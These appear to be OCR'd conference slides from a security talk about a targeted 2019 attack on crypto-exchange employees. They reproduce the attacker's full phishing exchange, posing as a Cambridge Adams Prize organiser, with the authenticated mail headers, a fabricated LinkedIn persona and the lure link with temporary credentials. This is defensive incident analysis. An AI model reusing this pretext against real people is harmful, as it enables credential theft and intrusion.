Discretion in APT

Recent attack on crypto exchange services

LINE

virus BULLETIN

$ whoami

- Heungsoo Kang (David)
- LINE
  - Mobile messenger + lots of services
  - Crypto/FIAT exchange BITBOX / BITMAX
- Contact
  - cmpdebugger@gmail.com / @jz__

About this talk

- Background
  - Coinbase announced it’s been attacked by a very sophisticated, highly targeted attack
  - Coinbase blog / Philip Martin (@SecurityGuyPhil)
  - Decent analysis by objective-see.com
- Undisclosed, but LINE was also targeted

About this talk

- Background
  - Coinbase announced it’s been attacked by a very sophisticated, highly targeted attack
  - Coinbase blog / Philip Martin (@SecurityGuyPhil)
  - Decent analysis by objective-see.com
- Undisclosed, but LINE was also targeted

About this talk

- Goal of this talk
  - To share the perspectives of …
    - The victim (how it looked like to him)
    - The attackers (what they had prepared)
    - The blue-team (what we could/not see)
  - To share information about …
    - Its malware
    - Attackers

About this talk

- Goal of this talk
  - To share the perspectives of …
    - The victim (how it looked like to him)
    - The attackers (what they had prepared)
    - The blue-team (what we could/not see)
  - To share information about …
    - Its malware
    - Attackers

Perspective 1: Victim


How it looked over the surface

About Victim

- A talented developer
    - :~10 years of experience
- Device
    - iPhone
    - MacBook Pro

Email Conversation

- Victim receives an email through his personal account
- sender
  - nm603@cam.ac.uk



Adams Prize, Project Analysis and Evaluation

NM Neil Morris <nm603@cam.ac.uk>
2019/05/31 4:41

To: [redacted]@gmail.com

Dear Sir,

My name is Neil Morris. I'm one of the Adams Prize Organizers.

Each year we update the team of independent specialists who could assess the quality of the competing projects:
http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize

Our colleagues have recommended you as an experienced specialist in this field.

We need your assistance in evaluating several projects for Adams Prize.


Looking forward to receiving your reply.

Best regards,
Neil Morris

NEIL MORRIS
Research Grants Administrator at University of Cambridge
+442038076714
nm603@cam.ac.uk
people.ds.cam.ac.uk/nm603/awards/Adams_Prize
Adams Prize Organizational Committee

Email Conversation

- Victim receives an email through his personal account
- sender
  - nm603@cam.ac.uk
  - Legit from cam.ac.uk





```
Received-SPF: pass (google.com: domain of nm603@cam.ac.uk designates 131.111.8.141
as permitted sender) client-ip=131.111.8.141;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@cam.ac.uk header.s=20180806.ppsw header.b=R9Eu0;
       spf=pass (google.com: domain of nm603@cam.ac.uk designates 131.111.8.141 as
permitted sender) smtp.mailfrom=nm603@cam.ac.uk
```

Passed SPF/DKIM/DMARC

Email Conversation

- Victim receives an email through his personal account
- sender
  - nm603@cam.ac.uk
  - Legit from cam.ac.uk
- Link uses legit cam.ac.uk



Adams Prize, Project Analysis and Evaluation

NM **Neil Morris <nm603@cam.ac.uk>**
2019/05/31 4:41

To: [redacted]@gmail.com

Dear Sir,

My name is Neil Morris. I'm one of the Adams Prize Organizers.

Each year we update the team of independent specialists who could assess the quality of the competing projects:

http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize

Our colleagues have recommended you as an experienced specialist in this field.

We need your assistance in evaluating several projects for Adams Prize.


Looking forward to receiving your reply.

Best regards,
Neil Morris

NEIL MORRIS
Research Grants Administrator at University of Cambridge
+442038076714
nm603@cam.ac.uk
people.ds.cam.ac.uk/nm603/awards/Adams_Prize
Adams Prize Organizational Committee

Email Conversation

- Victim receives an email through his personal account
- sender
  - nm603@cam.ac.uk
    - Legit from cam.ac.uk
- Link uses legit cam.ac.uk
- Adams Prize is “Looking for field experts”



Adams Prize, Project Analysis and Evaluation

NM Neil Morris <nm603@cam.ac.uk>
2019/05/31 4:41

To: [redacted]@gmail.com

Dear Sir,

My name is Neil Morris. I'm one of the Adams Prize Organizers.

Each year we update the team of independent specialists who could assess the quality of the competing projects:
http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize

Our colleagues have recommended you as an experienced specialist in this field.

We need your assistance in evaluating several projects for Adams Prize.


Looking forward to receiving your reply.

Best regards,
Neil Morris

NEIL MORRIS
Research Grants Administrator at University of Cambridge
+442038076714
nm603@cam.ac.uk
people.ds.cam.ac.uk/nm603/awards/Adams_Prize
Adams Prize Organizational Committee

Email Conversation

- Victim receives an email through his personal account
- sender
  - nm603@cam.ac.uk
    - Legit from cam.ac.uk
    - Link uses legit cam.ac.uk
    - Adams Prize is “Looking for field experts”
    - LinkedIn profile



Adams Prize, Project Analysis and Evaluation

NM **Neil Morris <nm603@cam.ac.uk>**
2019/05/31 4:41

To: [redacted]@gmail.com

Dear Sir,

My name is Neil Morris. I'm one of the Adams Prize Organizers.

Each year we update the team of independent specialists who could assess the quality of the competing projects:
http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize

Our colleagues have recommended you as an experienced specialist in this field.

We need your assistance in evaluating several projects for Adams Prize.

Looking forward to receiving your reply.

Best regards,
Neil Morris

NEIL MORRIS
Research Grants Administrator at University of Cambridge
+442038076714
nm603@cam.ac.uk
people.ds.cam.ac.uk/nm603/awards/Adams_Prize
Adams Prize Organizational Committee

Email Co

- Victim receives an email throug
- sender
  - nm603@cam.ac.uk
    - Legit from cam.ac.uk
- Link uses legit cam.ac.uk
- Adams Prize is
  “Looking for field experts”
- LinkedIn profile

1촌 맺기 ···

Neil Morris

Research Grants Administrator at University of Cambridge

Cambridge, United Kingdom · 1촌 104명 · 연락처

University of Cambridge

University of Cambridge

소개

I am a Computer Science graduate from Christ's College, Cambridge. Specialised in Deep Learning techniques. I currently have interest in Machine Learning and Data Science areas. Always looking to expand my skill set and gain more experience in software engineering roles.

경력 사항

University of Cambridge
(2년 10개월)

Adams Prize Organizational Committee
2018년 5월 - 현재 · (1년 2개월)

Research Grants Administrator
2017년 8월 - 현재 · (1년 11개월)

Postdoctoral Researcher
2016년 9월 - 현재 · (2년 10개월)

학력

University of Cambridge

Master of Engineering - MEng Field Of Study Computer Science

2016년 - 2017년

Five courses and a dissertation:
- Machine Learning
- Computer Security: Principles and Foundations
- Advanced topics in mobile and sensor systems and data modeling
- Advanced topics in machine learning and natural language processing

Dissertation: robotics

Email Co

- LinkedIn Profile
  - 100+ connections
  - Nice fit to the story

1촌 맺기 ···

Neil Morris

Research Grants Administrator at University of Cambridge

Cambridge, United Kingdom · 1촌 104명 · 연락처

University of Cambridge

University of Cambridge

소개

I am a Computer Science graduate from Christ's College, Cambridge. Specialised in Deep Learning techniques. I currently have interest in Machine Learning and Data Science areas. Always looking to expand my skill set and gain more experience in software engineering roles.

경력 사항

University of Cambridge
(2년 10개월)

Adams Prize Organizational Committee
2018년 5월 - 현재 · (1년 2개월)

Research Grants Administrator
2017년 8월 - 현재 · (1년 11개월)

Postdoctoral Researcher
2016년 9월 - 현재 · (2년 10개월)

학력

University of Cambridge

Master of Engineering - MEng Field Of Study Computer Science

2016년 - 2017년

Five courses and a dissertation:
- Machine Learning
- Computer Security: Principles and Foundations
- Advanced topics in mobile and sensor systems and data modeling
- Advanced topics in machine learning and natural language processing

Dissertation: robotics

Email Conversation

- Victim shares conversation with the attacker doubtlessly

On 05/31/2019 07:04 AM, [redacted] wrote:

Dear Neil,

Thanks for reaching me out. I wonder what kind of assistance do you need to make sure to see if I'm capable of doing so.

Best,

[redacted]

NM **Neil Morris <nm603@cam.ac.uk>**
2019/05/31 20:43

To: [redacted]

Dear [redacted]

Thanks for prompt reply.

We'll send you the description of several projects and the list of questions and criteria to assess them.

I think the plan will be ready by mid-June.

Best regards,
Neil

On 06/03/2019 03:26 AM, [redacted] wrote:

Dear Neil,

Sounds good. I will review the questions and projects once I receive them.

Thanks,

[redacted]

Email Conversation

- Victim gets the exploit link, ID, temporary PW

Re: Adams Prize, Project Analysis and Evaluation

NM Neil Morris <nm603@cam.ac.uk>
2019/06/17 18:28

To: [redacted]

Dear [redacted]

We've granted you access to the University's Project Management System:

http://people.ds.cam.ac.uk/nm603/services/UCPMS
login: [redacted]098
password: [redacted]098[redacted]098
Please change your password when you log in.

There you will find the description of projects we would like you to assess, as well as instructions, and additional information.

How much time will you need to study these projects?

Best regards,
Neil

Email Conversation

- Victim gets the exploit link, ID, temporary PW

Re: Adams Prize, Project Analysis and Evaluation

NM Neil Morris <nm603@cam.ac.uk>
2019/06/17 18:28

To: [redacted]

Dear [redacted]

We've granted you access to the University's Project Management System:

http://people.ds.cam.ac.uk/nm603/services/UCPMS
login: [redacted]098
password: [redacted]098[redacted]098
Please change your password when you log in.

